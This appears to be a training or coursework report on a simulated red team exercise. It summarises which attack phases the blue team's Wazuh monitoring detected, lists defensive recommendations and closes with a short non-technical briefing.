Findings (include blue team detection points)

Recommendations

Executive Summary

A simulated red team exercise was conducted against company.local to evaluate security monitoring and incident detection capabilities. The attack chain followed a realistic adversary workflow: reconnaissance, phishing-based initial access, privilege escalation, lateral movement, and data exfiltration. The goal was to test visibility, detection, and response across the kill chain.

Findings

During the exercise, multiple detection points were observed in Wazuh logs:

Reconnaissance: Port scanning activity flagged by network rules.

Initial Access: Encoded PowerShell command execution triggered suspicious script alerts.

Exploitation: Privilege escalation via token impersonation detected.

Credential Access: LSASS memory dump attempts logged as high-severity events.

Lateral Movement: PsExec-based remote execution raised alerts in endpoint monitoring.

Exfiltration: Unusual DNS tunneling activity generated critical alerts.

Defense Evasion: Clearing of Windows event logs was captured as suspicious behavior.

These findings demonstrate that the Blue Team had visibility into most attack phases, though response actions were delayed in some cases.

Recommendations

Strengthen phishing defenses with user training and advanced email filtering.

Enhance endpoint monitoring by enforcing application whitelisting and AMSI logging.

Improve incident response playbooks for privilege escalation and lateral movement.

Deploy DNS exfiltration detection rules with stricter thresholds.

Conduct regular tabletop exercises to reduce detection-to-response time.

(e) Briefing: Draft 100-word non-technical summary.

Briefing Summary

A simulated cyberattack was conducted to test the organization's defenses. The exercise followed the same steps a real attacker might take: scouting the network, tricking a user into opening a malicious email, gaining higher privileges, moving across systems, and stealing sensitive files. Monitoring tools detected suspicious activity at several points, including unusual scans, encoded commands, and attempts to move data outside the network. While these alerts proved that defenses are in place, the response process was slower than ideal. Continued training, faster incident handling, and stronger email security are recommended to improve overall resilience.